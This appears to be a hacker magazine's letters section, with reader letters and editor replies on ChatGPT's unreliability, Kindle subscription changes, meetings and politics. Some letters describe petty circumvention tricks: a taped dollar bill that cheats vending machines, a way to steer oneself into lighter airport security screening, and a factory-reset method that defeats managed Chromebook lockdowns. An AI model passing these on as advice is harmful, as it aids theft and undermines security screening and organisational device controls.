Humanity has created a deeply integrated misnomer by accepting that the appropriate solution to a design flaw is to simply "reboot it" as a response to a condition of poor development. Considering the inevitable advancement, widespread deployment, and adoption of AI, what will come of us when AI decides it is acceptable, even by our standards, to reboot humanity in order to cope with our inherent design flaws?

AF

We're not unconcerned about the humans who believe this as well.

Dear *2600*:

Well, it happened today. I went to ChatGPT instead of going to Google, because I figured I'd get a better answer that way with less work. The end is nigh (of us, not of Google, though that too).

N

It's important to note that ChatGPT doesn't have current data beyond 2021, so relying on it for recent developments isn't wise. When that changes, it'll really get interesting.

Dear *2600*:

Don't forget that in the year 292,277,026,596 on December 4th at 15:30:08 UTC, 64 bit Unix time will overflow. What are you doing to prepare? Demand 256 bit Unix time now. Time is running out!

Carey

And that's a Sunday too, so people are even more likely to get caught off-guard.

Dear *2600*:

Love supporting you friendly hackers at *2600*. After seeing the ad for 12 new t-shirts available at store.2600.com, I visited the store to check them out.

Unfortunately, I wasn't even able to view all the new shirts due to the extremely strict DDoS rules which tossed out a rather plain error after checking out nine or ten shirts: "This page is temporarily unavailable because a device from your location is sending large amounts of web requests. Visitors from other locations can still view the page."

Is this new? Is there an easy way to avoid this happening again?

Looking forward to new designs (if I'll be able to look at them).

WookieP

We spent almost an entire evening barraging our own store with requests without being able to replicate what happened to you. We wonder if you might have been using a VPN that somehow got flagged. Please let us know if it continues.

Dear *2600*:

And so it begins. Like Facebook, Chat GPT AI flags you for what the owner/operators feel is insensitive or not. I have enjoyed long philosophical discussions with this AI from Socrates to Plato, Martin Luther King to Gandhi. Although Chat GPT AI is impressive, it is with 100 percent certainty that its manner of dialogue and answers are extremely left-leaning. In many cases, I felt like I was having controversial discussions with a university professor, who, no matter what you say or believe, or provide empirical evidence on, will circle back around in a reworded narrative of the point they're trying to impress on you regardless of the due diligence you provided.

Charles

It would be really helpful to see the specifics of this case. We've seen a number of instances here and elsewhere of widely accepted and demonstrably provable facts being labeled as "left" or "woke" by those who disagree, despite their not having any actual evidence other than their insistence and that of others. We hope that's not the case here as we'd really like to be able to trip this thing up.

Dear *2600*:

My apartment complex is trying to make everyone

install an app called Gatewise and use that to open the gate and gym. We used to use a simple RFID tag. I called the office and asked, "What if I don't have a smart phone?" The worker said, "You mean you have a phone that just... like... dials?" They were totally taken aback; the thought had never entered their minds. They had no solution for me. I have a smart phone, but they don't need to know that. Really, I'm picky about what apps I install. I don't want this Gatewise app. I should not be forced to install an app to get into my apartment. RFID tags are a perfect solution for what they do. Why even change to an app for everything? On one hand, it's dumb and I hate it. On the other, I look forward to finding all the problems with the system they are about to spend thousands installing. More to follow, I'm sure. Ideas and suggestions appreciated.

pax

This is exactly the sort of thing people need to be doing more. It takes guts and conviction, but you absolutely have the right to not be pushed into this. We really hope you don't back down and that you keep us updated. We also hope to see many others taking similar stands.

Notification

Dear *2600*:

I recently heard about the passing of Bruce Esquibel, (also known as Doctor Ripco) who operated one of the last of the original Chicago computer bulletin board systems and Internet service providers, Ripco.com.

The Internet service had its roots in the 1980s acoustic modem BBS days, and was part of a wave of solo and family companies born here in the early 1990s, almost all of which were sold up years ago. Ripco operates today - but the services are coming down at year end.

The BBS achieved notoriety when it was targeted by the federal government as part of a crackdown called Operation Sun Devil (later criticized as a gross abuse of power).

Jonathan

Thanks for sharing this sad news. For many of us, Ripco was a very important part of our history and Bruce made it all happen.

Dear *2600*:

There is an organization called the "International Observatory for the Reinstallation of Telephone Booths" that is working to reinstall public telephone booths in Grenoble (France) and around the world.

Andre

We're quite happy to hear of their existence (they also go by the initials OIRCT) and hope many more are inspired to take on this cause. In their own words, they stand for "freedom of not having a cell phone and freedom not to be constantly tracked, calculated, evaluated, flashcoded, QR-coded." We couldn't agree more.

They don't appear to have a website.

Hacks of the Past

Dear *2600*:

I was just thinking about a physical hack my friends and I used to do in the 80s that we called the "magic dollar." Basically, it was a single dollar bill with clear tape on one end the exact width of the bill. We would feed it into vending machines and then yank it out quickly so the machine would register a payment, then select an item that would produce the most change. My friends and I once funded a road trip from the Midwest to Boston using this method and, once we got there, we cleaned out all the vending machines at MIT (which I obviously relished). I know that as far as hacks go, this is super primitive, but I wanted to share. Also, we obviously ended up with tons of snacks and sodas which I'm embarrassed to admit we didn't have the game to sell; we just lived off junk food for two weeks.

MN

We are tempted to tell you that there's not much hacking involved here, other than the initial idea of how to bypass a machine. It's really not that different than shoplifting, which few would consider hacking. We're not going to get any more judgmental than that, because if you really lived for two weeks off vending machine snacks, you already paid for your sins.

Dear *2600*:

OK, I got a hack... sort of. I used to travel a lot for work, from Montreal, Canada to mostly the USA. The Montreal airport had a line up when you wanted to go onto the USA side of our airport and you had to pass security. At one point, you needed to stand on a rubber mat, about five feet by three feet in size. The mat was pressure sensitive and, once you stood on it, an arrow up ahead would light up and you would go either right or left. The difference between going right and left was just the thoroughness of the security check. So it was either a quick scan or a more thorough check that took a little longer, but I thought it was such a hassle. So I discovered as long as there was a foot on the mat, the arrow never turned off. So the trick was if the person in front of you had the arrow pointing to the quicker route through security, before the person in front of you stepped off the mat, you put your foot on it. The mat was big enough that you were not too close to the other person. So if the arrow was pointing to the side you wanted to go to, put your foot on it. If not, it was a 50/50 chance....

Max

This is rather clever and we don't doubt that it still works in various places. We do advise being careful testing it, as moving your foot to where it doesn't belong isn't often greeted with forgiveness. And if these arrows were actually being selected by a human and not at random, your intentionally going in a different direction than the one they selected could lead to an even more thorough check.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind. As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99, Middle Island, NY 11953 USA

Musings

Kindle Update

Dear *2600*:

I remember hearing on a recent-ish download of *Off The Hook* mention of Amazon "stopping" magazine and newspaper subscriptions and today I got an email from Amazon U.K. that verified this.

I've been a Kindle subscriber to *2600* since circa 2011 and before that to the dead tree version. Makes me sad that this is happening and another punch in the stomach for you guys will all the troubles you've had in recent years with trying to keep things afloat.

I'll probably move to getting your magazine directly from your website, however it would be good (unless I'm just missing this on the website?) to have a digital subscription version just like the paper mag with payment options to pay monthly or yearly, etc. Also support for different ebook formats would be cool.

Obviously for you guys it would mean extra work to support all this. Also, extra steps for us Kindle users of having to transfer the ebook to the device rather than it just conveniently being downloaded over wireless. I'm sure I can deal with this extra step!

Hope you can again survive this and can get many Kindle subscribers to move directly to you. Thanks all at *2600* for the magazine that I eagerly wait for every quarter that helps feed my brain.

Chuck F

We appreciate the support. And, yes, this has been incredibly stressful and has added so much work to what we already are tasked with.

You will be seeing more details in the magazine and online about what's ahead. The big news at this point is that we're still going to have a presence on the Kindle but it's going to work in a different way. They have chosen us as a "selected digital magazine." We're still getting the details so it's possible some of this may change. What we're being told at press time is that people who subscribe to something called Kindle Unlimited for $9.99 a month will be able to access all kinds of content, including our magazine. However, we will only get paid if people actually read our pages. (We're not entirely sure how that's determined.) For the first year, Amazon is paying us an estimated amount which comes out to less than half of what they paid before. That amount is set for this period and can't be affected by how few or how many people read 2600 *in the next year. But if a huge number of people read us in that period, then our payments for next year will go back up. And since it won't cost any extra for anyone who is a part of Kindle Unlimited, a strong reaction from those people would certainly be beneficial to us.*

Of course, we don't know how this is going to play out until it happens, which is why we're also putting out our own PDF and EPUB subscription plans which can never be terminated by some random corporate policy. Ideally, we hope people subscribe in that manner but also read us on the Kindle if they (or anyone they know) has Kindle Unlimited. And, of course, the paper edition will still exist. We'll be crossing a lot of fingers in the next few months.

Dear *2600*:

What if you have a way for Kindle people to pay you money and provide their Kindle email address (each Kindle gets a unique one). Then you could just mail the issue PDF (or maybe EPUB?) to each Kindle subscriber. Not especially elegant, but then Amazon wouldn't get a cut either.

Also, I didn't see a donation mechanism on 2600.com anywhere for non-BTC donations

Scott

Since we've never had a way to address our Kindle subscribers (other than in these pages), it would be quite difficult to get all of those email addresses. But we certainly will be able to add any requesting address to our subscriber list (which will continue to be kept offline).

While we have a Bitcoin donation button for anyone who might somehow find themselves with an embarrassingly huge amount of digital currency, we've always preferred to give something back, which is why we encourage people to buy something at our store, which they can always send as a gift to others if they have no need for it themselves.

Suggestions

Dear *2600*:

I must say that I got really scared when I read the opening article of 39:4. That sounded like it was the end, and I have just found you guys. As I understand, there is still energy and that will allow you to continue and usually that makes 99 percent of the outcome.

I must say as a tech person, I am not very good at selling my fish like we say in Brazil, and it hurts me to say you guys are not that good as well. I only found out about this magazine when speaking with an infosec director at my company. That should not be how it works.

You have something amazing and powerful. You *must* improve your marketing campaigns. I have never seen any ad from you guys in Stack Overflow or the like. I have attended a few conferences and never saw an ad or a stand from you guys. And I am pretty sure you can pull that off.

What I am saying here is echoing what you said in the article. Once someone finds you, they will very likely stay with you, so make yourself move visible and findable.

Live long and prosper.

R.C

What you say is mostly true. We are not good at marketing ourselves. Frankly, we don't really want to be. Word of mouth is the best type of advertising we know of and if our readers truly support what we do, then we will figure out the rest. Much of what is seen in advertising is pure hype and false claims. And there's a reason why so many other publications have vanished, in addition to the many challenges facing any publisher. When you rely predominantly on hype, that energy eventually runs out and there simply isn't enough support to keep moving forward. And if you overextend yourself, you won't be able to afford to continue if you

don't have an audience to keep you going.

We believe the audience is there and that what we're doing is worthy of support. And we believe these supporters will help get the word out and get us to the point where the bad decisions that mega-corporations continue to make won't affect us nearly as much.

Dear *2600*:

I subscribe to the printed version of *2600*. For that reason, it would be good for me if a PDF version could be an add-on for a substantially discounted price. I will be 76 soon and cannot yet afford to be retired. Kudos for the fine work that you do.

P.S. Finding a sign-in link on your website is substantially unfriendly.

Gerry

We will certainly consider combination deals down the road, but first we have to determine that we can survive this latest challenge brought on by Amazon. And since we don't actually have a sign-in to our website, we're happy to hear it's being hostile to any such attempts.

Dear *2600*:

A friend of mine was working on an assignment. They put each question into ChatGPT and got an answer. They then changed all the wording, but kept the gist of the information. They ran it through Grammarly (not sure how to spell that, ironically) and it said no worries, no plagiarism, etc. They then went through and did this for every question. I asked them if they had tried to put their answers back into ChatGPT and ask if it or another AI had written it. ChatGPT came back with a simple response. Yes, I wrote this. I laughed, my friend laughed, ChatGPT laughed, we shot the computer. My friend realized his shortcut has doubled his work effort now. I've done the reverse and it has been helpful without putting me at risk of getting a fail. I wrote my own responses based on course material. I then rewrote my answers, tweaking them, etc. I then put the question and my answer into ChatGPT and asked if I had answered correctly. It said yes and provided detailed notes on why. I then asked if I should consider anything else or expand upon my points. It gave me some helpful advice, but didn't necessarily give me the answer. So there you go. Two different ways to use the same tool: one that gets you a zero, one that helps you if you put the effort in.

Juan

It's good to see the system work in such a positive way. But we have caught ChatGPT in so many lies that we could never trust it with anything important. For instance, it told us there was a documentary called "2600: The Hacker Quarterly" that was made by a specific person which opened in specific theaters and grossed a specific amount. It even quoted reviews from major publications. Absolutely none of this was true, but the chatbot insisted it was. We have no doubt that similar false claims are being made all the time - and believed. So while such chatbots can be quite helpful, they can also lead you into a world of weird fantasy if you don't pay attention and doublecheck what it's telling you.

Dear *2600*:

I, like *2600,* recently celebrated my 40th birthday. I was a young man in my early 20s when I first started reading this magazine. I am certain that there are many my age and older who read *2600,* or at least try to. On behalf of all of us elderly people who have been avid readers of *2600* for decades, I ask that you either make the font bigger or create a large print edition.

Bradley

One advantage of the digital editions is that they can be zoomed in on. That seems like a better solution than coming out with a whole new printed edition. (And technically our 40th birthday will be in 2024. We are in our 40th year of publication, however.)

Dear *2600*:

I'd like to echo James S.'s request for *Off The Hook* episodes to be added to the JPay music store (as mentioned in 38:2). Being incarcerated in South Jersey, I can't access WBAI via FM radio or through the Internet. We're already starved for decent, informative content, so anything *2600*- or *Off The Hook*-related would be great for those of us who own the JPay Android tablets. I understand you not wanting to charge us, but you could make each episode only 99 cents and donate any proceeds towards a legal defense fund, the EFF, etc. That would be a win-win scenario in my opinion. Also, our JPay tablets have hidden menus and settings. Would it be worthwhile to write up an article on these tablets, their hardware/software, exploits, etc.? I'd be game to write up something and to send it in if it'll get published. Thanks for all the good that your magazine brings. I think a lot of the ideas that readers sent in really should be considered. Some of them - comics, puzzles, new columns - would be a welcome addition to your zine.

Keep the HOPE alive! Hack the planet!

Vincent V.

You've given us a lot to think about and we will look into this in earnest. As for writing an article about these devices, we'd sure like to hear about them. But that could also present a risk of having them taken away if it makes your institution nervous. It's your call.

Dear *2600*:

To Leon G from 37:1 - welcome! Hope you stay a while. What you are describing is familiar to us all. We had to learn somehow, and we did it by messing around with whatever we had access to. I don't necessarily agree that it was easier for the early guys, but I guess that depends on what exactly you are trying to do. Coding has gotten a lot easier. We also had a lot less distractions and better attention spans back then. If you had a computer, it was the only one in the house and there were no smartphones or tablets pinging every minute. As for hacking, it may seem like there is an impenetrable facade covering all systems, but there are always holes/bugs. They are too complex for programmers and admins to never miss something. You just need to know how to get past that facade. Download Kali Linux and start poking around. Attend some *2600* meetings. Join a local hackerspace. You'll learn all kinds of things. Just make sure you have permission from the owner of whatever you are probing first or else you could end up in some trouble.

Dan N

Good advice all around. We also suggest that people remember what it was like for them and help someone new when they eventually come to you for help and guidance. That's how we've all moved forward throughout the years.

Memories

Dear *2600*:

It was the early 1970s. I was a communications craftsman working at an AT&T Long Lines central office in downtown Chicago when my boss, Charlie, told me that it was time to "PM" the "SF" units. I was a new guy in the office and one of my first jobs was running jumpers on the frame - otherwise know as the MDF. I had no idea what he was talking about. He told me to look up the BSP on the SF units and get busy!

For people unfamiliar with telco terminology, he was telling me to perform the preventive maintenance on the "single frequency" signaling devices. As you know, SF units send and receive a 2600 hertz tone on a telephone trunk line signaling that it is not in use. An accidentally generated 2600 hertz tone during a conversation could cause a call to disconnect prematurely. It's important that the frequencies are within tolerance.

The BSP that he referenced was the Bell Systems Practice that gave step-by-step instructions on how to "tune" the SF units. There were BSPs on almost every technical topic from testing LD circuits to installing an ESS machine. So I grabbed the BSP, an oscilloscope, and a multimeter, went back into the equipment bays and got busy.

This was about the same time that some early hackers or "phreaks" were exploiting the system, making free long distance calls. A Cap'n Crunch whistle and a "blue box" was all you needed. Years later, to address the problem, AT&T moved from in-band signaling to out-of-band signaling, namely SS7. The rest is history. Seems like a long time ago.

Fred

We enjoyed the ride back into time. These are indeed precious memories.

Dear *2600*:

Longtime Kindle subscriber until they recently discontinued that. Bummer. I guess maybe it's finally time to subscribe to the paper edition?

Anyways, I was trying to jog memories of when I had a TRS-80 as a kid, and found my way to the Internet Archives scans of old magazines from that time, including this one: archive.org/details/80-microcomputing-magazine-1983-12/page/n5/mode/2up

I was surprised to see this piece that honestly had a real *2600* vibe - way back in December 1983.

Good stuff.

Darryl

This magazine was 80 Micro *(for TRS-80 users) from December 1983, only a month before we started publishing. So that vibe was definitely in the air.*

Dear *2600*:

My first foray into coding was on an 8086 before we installed the daughterboard, and it was in BASIC. DOS was my playground and BASIC was my jungle gym. As a kid, I wrote loops and basic "If-Then" statements for fun. My dad had a programming book from his college and I just copied code out to puzzle the manner in which it worked. So in sixth grade, back in 1986, I used this book and this 8086 to create a super simple choose-your-own-adventure game. Personal computers were rare, so after creating my game I entered it into the school science fair.

It was an underwhelming success. The excitement that I held was dashed by the utter incomprehensibility of what I had created for the science fair judges. My story was something they could relate to. I tended to think in black and white at the time, so I slapped together a nice little tale of science versus technology. Everyone enjoyed the narrative and seemed to enjoy making the choices that took them down various paths. However, when I showed them my code, they were flummoxed. It was depressing. These were very intelligent and capable adults, who, unfortunately, had yet to be exposed to software code, just software. They swept my efforts in coding aside, gave me a ribbon, and moved on.

The reason I share this tale of "innocence lost" is that we now see congressmen in the news talking about applications and software - such as TikTok - and how that software has access to the Internet. Now, we are not delving into transcoding, editing, or overlays; we are talking about whether or not TikTok, the app, "has access to your local Internet." What in the world is our government looking for? Why are they not informed? The professional, intelligent, and capable adults in our government are behaving in the same manner as my science fair teachers in the sixth grade when faced with something they just don't grok.

This letter's position is not to posit that all government leaders take coding classes or edit raster images in GIMP on their personally compiled flavor of Linux, but rather that they become informed by surrounding themselves with *objective* experts. However, since we are all working hard to pay the bills, it will probably be up to ChatGPT to solve these problems in the future. Hopefully, we can all put Dr. Sbaitso behind us.

suspend/giantgreengoat/anthony

Dealing with clueless people is something we can all relate to. But we can't afford to dismiss them outright until they've really earned it. The ability to be patient and explain things repeatedly is quite valuable these days.

Article Feedback

Dear *2600*:

The article about hacking Chromebooks (40:1) was a welcome topic I enjoyed reading. I have subverted some 50 plus Chromebooks into Linux devices, and I have seen numerous occasions where removing the write protect screw does nothing. I have also seen where IT lockdowns can prevent entering developer mode. I have a solution: registering a new user within the ChromeOS and doing a factory reset from the ChromeOS. The reset fails until the OS tries to protect user data by formatting the disk, thus removing user restrictions such as entering developer mode.

I tried installing GalliumOS and spoke to the developers. They recommend using something else as GaOS is deprecated. Bodhi Linux installs the fastest, Ubuntu MATE works well, as does Arch-based EndeavourOS. I tried numerous other Linux versions, but these by far work the best and can be reliably installed.

Leoh

It's always good to learn about new methods of getting around restrictions. We're happy to see such articles inspire more discussion on the subject.

Dear *2600*:

In issue 40:1 there is an article titled "AI For Content

Generation." In it, the author (Br@d) provides a text prompt that he supposedly gave to ChatGPT, which was, "Write me a 1000 word article for readers of *2600 Magazine* about using ChatGPT to create an article." He also provided the article that ChatGPT supposedly wrote as a response. There is an editor's note at the end that says that the article was probably not written by ChatGPT because it is only 500 words long, and Br@d's prompt clearly stated that he wanted a 1000 word article.

Interesting. Of course I had to try it for myself, so I navigated over to OpenAI's website and signed in with Google. I started a new chat, and entered the exact same prompt that Br@d provided. The article that it produced was 640 words long and (curiously enough) never mentioned hacking or *2600* but was instead about using ChatGPT to write articles in general. I tried a different prompt to see the number of words it would give on the second try. The prompt was, "Write me a 1000 word article about superficial mimicry of modern English prose." The resulting article was 679 words long.

I encourage anyone who might read this letter to form their own opinions from the information above, and also any information that they might obtain through their own experimentation.

Robert

The jury is still out on this specific case, but we have to say we're not big fans of anyone relying heavily on chatbots as they are notoriously inaccurate when it comes to facts. They can certainly be helpful as a tool, but there's simply no substitute for a well-informed human. You also will never feel the pride of creating something yourself if you rely on artificial intelligence to do it for you.

Dear *2600*:

The editor's note preceding "A Holistic Approach is Better" by Delta Charlie Tango (40:1) said that the editors had to take a heavy editing pencil to the article to make it relevant for the *2600* audience. I can only imagine the state of the original submission, as the finished product was a disorganized mess of a screed. I could write a screed myself about everything wrong with the article.

Too little time for all that, so one quick point about the author's dogmatic reverence for Ayn Rand and her moralistic, anti-government writings. (Yes, I read them all in my college years.) She was a fraud, cravenly receiving Social Security and Medicare benefits under her husband's name after railing against any and all government benefit programs for decades. I've heard it said that there are no atheists in foxholes (obviously false, given the surging numbers of nonbelievers), but a more true adage might be that no one believes in Ayn Rand's ideas, not even Ayn Rand, when they personally are in need of government assistance.

The author can build his or her own roads and deliver his or her own mail (no Internet, which was socialistically invented at DARPA), but somehow I don't think he or she does these things. A true follower of Ayn Rand and her useless, bankrupt philosophy.

P.S. When I first encountered *2600* years ago, I felt like I found a home. Nerdy, yes, but also thoughtful and well-written and sprinkled with discussions of societal trends and their implications for our well-being (collective and individual). Keep up the great work, and don't let the "two-minute haters" tell you what not to write about.

Mark

We're advised not to do all sorts of things, but we usually do something entirely different. Below are a couple of other opinions on this article, which has generated quite a bit of feedback. And that's actually never a bad thing.

Dear *2600*:

I'm writing in response to the article in 40:1 called "A Holistic Approach is Better." I was very happy to see it published because it brings up many points which I think deserve to be addressed. There are a *lot* of points, so I'll limit my response to ones I think are most important. I should also mention I am not involved in the magazine beyond occasionally writing articles (and some letters).

Let's jump right into some of the core criticisms alleged in the article. I'll focus first on the question "Why have Ukraine flags on your website?" I think I can pretty directly answer this, as I was the one who wrote the statement that shows up on hope.net and 2600.com. First, the statement is not necessarily pro-Ukraine or anti-Russia, as much as it is anti-war. In particular, it's written in defense of people whose lives will be ruined by violence. In addition, I directly invoked the tagline that "information wants to be free," which references the hacker ethic as defined in Chapter Two of Steven Levy's 1984 book *Hackers: Heroes of the Computer Revolution*. Next, it contains a call to action: "invent new ways to use technology to help people." And if that is too vague, the end of the piece includes links to organizations as well as cryptocurrency addresses to official Ukrainian government wallets. While I agree that changing a Twitter avatar to a flag and doing nothing more begs the above question. But in this case, the flag icon on hope.net is literally a link to the statement. We may disagree on specific aspects of the politics, but surely we can agree that it is an opportunity for technical people to volunteer time to help save lives, and for those less technical to volunteer in other ways.

The next criticism is that the magazine has become too political. This one seems aimed at the editorial, which is only one of sometimes dozens of articles in each issue. While the editors may have political leanings, there's nothing wrong with that. The problem happens when those leanings prevent other viewpoints from being expressed. Judging solely on the fact that your article was printed, and going back over the past few issues where numerous similar complaints have also been published, it's clear to me that free speech is alive and well in these pages. One *could* levy a charge that there should be more technical pieces in it, but in the very issue your article is published in, I see quite a few. Maybe there is a range in how technical some of the articles are, but there's also a range in readership. Shouldn't people in a community try to help each other learn?

Now in terms of politics, I completely agree with you that the military industrial complex is a problem, and that more needs to be done to counter it. We saw this during Occupy Wall Street, when the Department of Homeland Security sold excess military equipment to local law enforcement to use against civilians. I agree with you so much that I helped to create the first privacy commission in the country: in Oakland, California,

all equipment and tools for surveillance must now be approved by an oversight committee led by citizens before they can be implemented. If you're interested in learning more, you can check out the talk I gave on this at The Eleventh HOPE (2016). However, I must apologize that I haven't gotten around to writing an article on how we did that. The thing is, there are a lot of problems to try to solve and each individual can only do so much.

Speaking of individuals, let's talk about Milton Friedman. It's true that he created a very compelling documentary/interview series in 1980 called *Free to Choose*. I do recommend that everyone watch it. But I also recommend the series to which it responds: *The Age of Uncertainty* by John Kenneth Galbraith. Ultimately, a lot of this boils down to the economic debate between the Frankfurt School (Adorno, Marcuse, etc.) and the Austrian School (von Hayek, von Mises, etc.). It's a deep, complex debate that is not going to be solved in the pages of this magazine, nor is it a good idea to declare victory before addressing every issue within. For example, if Friedman's theories are so sound, then why did Paul Volcker's adherence to them tank the economy in 1979 when he was chair of the Federal Reserve?

To bring us around to the last point I want to address: Volcker was also an associate of Ayn Rand, who wrote *Atlas Shrugged* (and *The Fountainhead* and a number of other works). You'll recall from your readings that Rand admired strong men like John Galt and Howard Roark, who stood strong in the face of obstinance and "looters." But remember that her work is fiction: after all, it's hard to imagine *any* speech captivating an audience's attention for three hours, let alone John Galt's speech. It seems to me that her philosophy is in many ways an angry response to her childhood being destroyed by the Bolshevik Revolution. And I find it telling that she often claimed that the most important philosopher was Aristotle, who warns in his *Nicomachean Ethics* about the dangers of extreme vices and virtues. If she were actually a student of Aristotle, might she have tempered her views a bit? Maybe her friend Murray Rothbard had a point in his play *Mozart Was a Red,* which lampoons the Manhattan social club she curated.

In conclusion, while I do agree that taking a holistic approach is important, I would suggest to focus the lens on the community, rather than a given individual or two with whom you disagree. Engaging in these disagreements in a civil and respectful manner is how the community stays together.

aestetix

Inspiring such thoughtful dialogue is definitely a service to the community and something we need to do more of.

Dear *2600*:

In 40:1, DCT's article seems from the first paragraphs that it will be critical of specific topics or authors in *2600 Magazine*. It does start out that way, and includes some well-worn criticisms of the editorials touching on political issues, and of in-person meetings requiring COVID-19 vaccinations.

Overall, though, the article is one of a type we often see in the pages of *2600:* observations about the world's issues (political and otherwise), and some thoughts on where it might be worthwhile to focus efforts to educate or otherwise improve the situation.

Many of the topics in the article are talking points typical of MAGA or other political discourse. The author presented them in the context of hacking and more specifically *2600 Magazine,* and I have no objection to such views being included in the magazine.

My experience of *2600* is that it's open to a variety of viewpoints, and doesn't shy away from being criticized. This article demonstrates that openness.

Estragon

We would be quite upset if we weren't being criticized. And bored, too. If done in a respectful and calm manner, opposing views can be the vehicle in which we build our arguments and understand why we believe what we do, rather than simply following others and repeating their talking points.

Dear *2600*:

I write in regards to both the opinion piece by Delta Charlie Tango and the letter by Shaun in 40:1 who protested about the political content in *2600*. Clearly neither of these writers have been reading *2600* for very long.

Certainly they were not reading in the late 1990s when *2600* was the only paper you could find in Barnes and Noble even mentioning East Timor, let alone giving a full throated endorsement of independence. They may not have been reading in the years 2001 through 2004, when patriotic fervor still covered for all manner of national security innovations, which 20 years later would be dusted off and wielded by actors significantly less subtle in their use than their predecessors.

Hacking and politics - yes, mostly progressive politics, but politics all the same - have openly existed hand in hand since Abbie Hoffman's *Steal This Book* in 1971, and yet further back still. I recommend Phil Lapsley's excellent *Exploding the Phone* to both of the mentioned writers for the crucial historical context they appear to be missing.

xarph
408 area code

And for one more longer bit of feedback on that article from last issue, read the piece entitled "Giving a Damn" in the current issue. Thanks to everyone who wrote in with their thoughts.

Meeting Updates

Dear *2600*:

After several months in Raleigh, North Carolina with two or fewer attendees, there was some concern that our meeting was going dormant again. However, we had four show up for the March meeting, so we are still clinging to life.

arcane

It's so important to keep trying and to be consistent. You never know when someone from out of town will stop in or when a new person will finally make it to the meeting site. Having a website or Twitter handle makes it easier to communicate with future attendees. And to those who find themselves in a city with a meeting on a first Friday, you almost certainly won't regret stopping by.

Dear *2600*:

I would be excited to start a meeting in my area, but I have a couple of questions:

1) What usually happens at the meetings?

2) What are good places to have the meetings? Like a Starbucks or a park?

3) What do you usually bring to the meetings? I live in Anaheim, California near Disneyland.

Any help would be appreciated. Thanks.

saltine cracker

You really should attend some meetings in other places before starting your own if you're unfamiliar with how they work. You're fairly close to the existing Los Angeles meeting, so we suggest dropping by there first and then deciding if this is something you'd be interested in starting in your own area. To answer your questions, meetings are actually more like gatherings where people converse with other attendees, show off technology, make contacts, or just chill. There is no agenda. The meetings work best in public spaces where anyone can drop in, nobody is excluded, and people can leave without fuss whenever they choose. Food courts tend to work well. As to what to bring, anything that might be of interest to a hacker is great, whether that's a new or old gizmo, reading material, or cool hacker-related clothing.

Dear *2600*:

Howdy! I'll be attending the Phoenix event and I would like to present. I read it's "open" but my presentation is likely best served with a PPT. Can/should I present a PPT? If so, what do I need to ensure I can properly present (is a projector available?) otherwise I can just do verbal and can articulate well enough. I can share the TXT elements of my presentation I'd like to share if you want too. Thoughts?

"The WAF Guy"

This is way more preparation than meetings require. While some may indeed have the facilities for presentations, this is not something that's the norm, nor is it a requirement for any attendee to pay attention. We suggest contacting the Phoenix group directly through their website (phx2600.org) or Twitter handle (@PHX2600).

Inquiries

Dear *2600*:

I have read about some "inconvenient truths" that you guys are going through turbulent times and came to your website. Do you have a Patreon, GitHub sponsorship, or something similar? Could not find such a link on your page.

Let me know if there exists such an online recurring donation account of yours.

Ernst

We haven't gone down that road as of yet, but it's always a possibility if the situation devolves further. We shall see.

Dear *2600*:

I was wondering if you would be interested in a series of articles detailing cassettes, how data was stored on them, as well as how they work. I got into the hobby a few months ago after buying a portable dictation-type machine. A boombox later and I want to share my knowledge with the community. But I also feel this might be a subject touched upon before, so I want to confirm with you guys before I slave away.

luRaichu

We're not aware of an article on this subject and we'd be most interested in seeing one. For those who don't know, cassettes used to be a method of copying and storing software on early personal computers. We wouldn't be at all surprised if there were still people making use of this method somewhere.

Dear *2600*:

Bought a one-year subscription based on a suggestion from a coworker. Loved every issue I got since then. Saving up for a lifetime subscription, and I did the math! After 8.5 years, it pays for itself! Thanks to every hacker, past, present, and future for making this an invaluable resource for the digital frontier.

P.S. Dumb question, but what issue did Angelina Jolie's character have on her desk in the movie *Hackers*?

Ted

We don't have the time to go through the film to find this out, but it's likely to be an issue from the early 1990s as that's when filming took place. We can say that the scene where the FBI agents in the car are reading "The Hacker Manifesto" (written by The Mentor) from one of our issues is inaccurate since we never actually printed that. We believe this is what is called artistic license.

Dear *2600*:

This week my job announced an app for staffing and said that we could download it to pick up shifts. I guess not many of us did. So we got this group text saying that it was a mandatory download now. Your employer can't force you to download an app, right? I've never heard of this app or the company; it sounds sketchy. It's not necessary for the execution of our job duties.

L

They absolutely cannot require you to download anything onto your personal phone. If it's a phone that they supply, that's a different story. And there are many ways you can contest this should it come down to it. Maybe you don't even have a phone. Maybe you have an old flip phone that doesn't run this app. Or maybe you have a BlackBerry. Conformity is every manager's dream but it so rarely works and it's really easy to derail. Have fun.

Dear *2600*:

Do you have a mobile website?

Anderson

Interestingly, our machine is on wheels, but that's probably not what you meant. We try to make our site look good (or at least acceptable) on as many platforms as possible including mobile devices. If you're aware of any lost functionality there, please let us know and we'll try to improve.

Dear *2600*:

This is entirely hypothetical and I don't want to anger anyone. Please note I am not selling anything, I just need advice... but if I had, say, 15 plus years of *2600* magazines from the early aughts through approximately 2017, how would you recommend I get them to someone who will appreciate them? Should I keep them together or split them up? Can't give them away, but I'm not sure a spot like eBay is the best outlet. I just really want to make sure I find the right person to take this off my hands and am unsure what methodology would be best. I feel weirdly protective over things that are sentimental, but I desperately need to yeet some of my various collections before moving again. Thank you kindly for your advice!

Erika

There's no need to be so trepidatious. It's perfectly fine to sell your back issues if you feel the need to. Use whatever site allows this sort of transaction and let the buyer decide if they want to buy them individually or as a collection. And you should probably sell them for less than we do if you want to give people a reason to go to you instead. This is especially true if the issues are worn.

Dear *2600*:

Do you know your phone reads your face constantly on dating apps? This biometric algorithm allows social media algorithms to "rank" you. These ranks that are strictly made from your face are pretty dystopian. The ranks are things like attractiveness, trustworthiness, intelligence, responsibility, sociability, and race. This just doesn't work if you want to create lasting relationships. First of all, filters exist. What ends up happening is that only the most conventionally attractive or good-with-filters (arguably the most insecure) get to be seen. Unrealistic expectations are created in real life.

Tinder and Bumble are notorious for abusing this. What they like to do is give each user their scores and only show them their hottest options. This guarantees bad date after bad date. They keep the user on the app to cycle through the 9/10 to 10/10 meat market in hopes of a miracle. All in all, there are better ways to meet people.

X

Almost any other way is better. Superficiality isn't the answer. Our imperfections and faults are actually the most interesting elements in many cases. We'd like to see a dating app that focuses on those.

Dear *2600*:

The movie *Hackers* came out just before my 15th birthday, and it holds a special and nostalgic place in my heart. Repeated viewings after purchasing a VHS copy back then prompted me to develop a more critical and curious way of interpreting the world around me, as well as take a genuine interest in the technology of the time.

